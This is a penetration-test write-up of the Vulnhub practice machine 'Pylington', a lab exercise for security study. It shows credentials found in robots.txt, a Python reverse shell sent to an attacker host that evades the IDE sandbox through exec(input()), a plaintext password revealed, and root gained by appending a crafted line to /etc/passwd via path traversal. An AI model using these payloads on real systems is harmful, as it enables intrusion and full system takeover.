

Pentest Report: **Pylington Box** **Vulnerability** **Assessment**

Done by Lia Potikyan



Scope

The penetration test focused on assessing the security of the Pylington virtual machine, including:

- Enumeration and vulnerability assessment of network services.
- Identification of vulnerabilities in web applications and exploitation of weaknesses.
- Privilege escalation techniques to gain unauthorized access to system resources.
- Analysis of security controls and configurations to identify gaps and weaknesses.

Executive Summary

This report presents the findings of a penetration test conducted on the Pylington virtual machine from Vulnhub. The objective was to identify security vulnerabilities and potential exploitation points within the Pylington environment. The assessment revealed critical vulnerabilities in authentication mechanisms, web application security, and privilege escalation methods, posing significant risks to the integrity and confidentiality of the system. Recommendations for remediation are provided to strengthen the security posture of the Pylington box.


Discovered Vulnerabilities

Vulnerability Name	Severity	Status
1. Authentication Bypass via Hardcoded Credentials	CRITICAL	VULNERABLE
2. Sandbox Evasion in Super Secret Python IDE	CRITICAL	VULNERABLE
3. Directory Traversal Vulnerability	CRITICAL	VULNERABLE
4. Weak Password Management	HIGH	VULNERABLE

Authentication Bypass via Hardcoded Credentials:

The presence of hardcoded login credentials in the robots.txt file (/zbir7mn240soxhicso2z/) allowed unauthorized access to the system. This vulnerability enables attackers to bypass authentication mechanisms and gain illicit entry into the Pylington virtual machine.

Proof of concept:



Pylington Cloud Sign In

Sign in to Pylington Cloud

To verify that you are not a robot, please evaluate the following expression: **49+49+18+30-45**

CAPTCHA left blank!

Program

Your program here ...

Standard Input

Standard input ...

Output

Sandbox Evasion in Super Secret Python IDE:

The Super Secret Python IDE implemented a sandbox environment to prevent execution of malicious code. However, this sandboxing mechanism was found to be ineffective in preventing the execution of arbitrary code. This vulnerability enables attackers to evade sandbox restrictions and execute malicious Python scripts, potentially leading to arbitrary code execution and system compromise.

Proof of concept:

GETTING REVERSE SHELL

Program

```
export RHOST="192.168.56.103";export RPORT=1234;
python -c 'import socket,os,pty;s=socket.socket();
s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in
(0,1,2)];pty.spawn("/bin/sh")'
```

Standard Input

Standard input ...

Run!

Output

H4CK3R AL3R7!!! Malicious program detected by the sandbox


Program

```
text=input("")
exec(text)
```

Standard Input

```
import os,pty,socket;s=socket.socket();
s.connect(("192.168.56.103",4444));
[os.dup2(s.fileno(),f) for f
in(0,1,2)];pty.spawn("sh")
```

Run!



```
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.101] 45002
sh-5.1$
```

Weak Password Management:

Weak password management practices were observed within the Pylington environment, including insufficient password hashing and storage mechanisms. This vulnerability exposes user credentials to brute-force attacks and unauthorized access attempts. Attackers can exploit weak password management practices to escalate privileges and gain unauthorized access to sensitive system resources.

Proof of concept:

```
sh-5.1$ ls
ls
bin  dev  home  lib64      mnt  proc  run   srv  tmp  var
boot etc  lib   lost+found opt  root  sbin  sys  usr
sh-5.1$ id
id
uid=33(http) gid=33(http) groups=33(http)
sh-5.1$ cd home
cd home
sh-5.1$ ls
ls
py
sh-5.1$ ls py
ls py
password.txt  secret_stuff  typing  typing.cc  user.txt
sh-5.1$ ./py/typing
./py/typing
Let's play a game! If you can type the sentence below, then I'
ll tell you my password.

the quick brown fox jumps over the lazy dog
the quick brown fox jumps over the lazy dog
the quick brown fox jumps over the lazy dog
54ezhCGaJV
sh-5.1$
```

```
$ ssh py@192.168.56.101
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
ED25519 key fingerprint is SHA256:k14DTtUUFqwn+eAH6UKgUapJszCwsRlyQWSL8/968sA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.101' (ED25519) to the list of known hosts.
py@192.168.56.101's password:
Last login: Sat Apr 17 00:24:09 2021 from 192.168.8.101
[py@archlinux ~]$
```

Directory Traversal Vulnerability:

Exploitable directory traversal vulnerabilities were identified within the Pylington environment. These vulnerabilities allow attackers to navigate through directory structures and access sensitive system files located outside the intended directory boundaries. By exploiting directory traversal vulnerabilities, attackers can gain unauthorized access to critical system resources and escalate privileges.

Proof of concept:

```
[py@archlinux ~]$ openssl passwd -1 -salt white hardpass
$1$white$mkDaJvvMP/r/HRIsvU0uT1
[py@archlinux ~]$ ./secret_stuff/backup
Enter a line of text to back up: white:$1$white$mkDaJvvMP/r/HRIsvU0uT1:0:0:/root:/bin/zsh
Enter a file to append the text to (must be inside the /srv/backups directory): /srv/backups/../../../../
../etc/passwd
[py@archlinux ~]$ su white
Password:
```

```
sh-5.1# whoami
root
sh-5.1# cat /root/root.txt
63a9f0ea7bb98050796b649e85481845
sh-5.1#
```

Recommendations:

- ✓ Implement secure authentication mechanisms, such as multi-factor authentication (MFA), to prevent unauthorized access.
- ✓ Regularly update and patch web applications to address known vulnerabilities and mitigate exploitation risks.
- ✓ Review and strengthen sandboxing mechanisms to prevent the execution of malicious code.
- ✓ Enforce strict password policies, including the use of strong, randomly generated passwords and password hashing algorithms.
- ✓ Implement access controls and least privilege principles to limit the impact of potential privilege escalation attacks.
- ✓ Conduct regular security assessments and audits to identify and remediate vulnerabilities before they can be exploited.

Conclusion:

The penetration test identified critical vulnerabilities in the Pylington virtual machine, including weaknesses in web application security and privilege escalation methods. Immediate action is recommended to address these vulnerabilities and enhance the overall security posture of the system.

Signed: Lia Potikyan

Date: 06.04.2024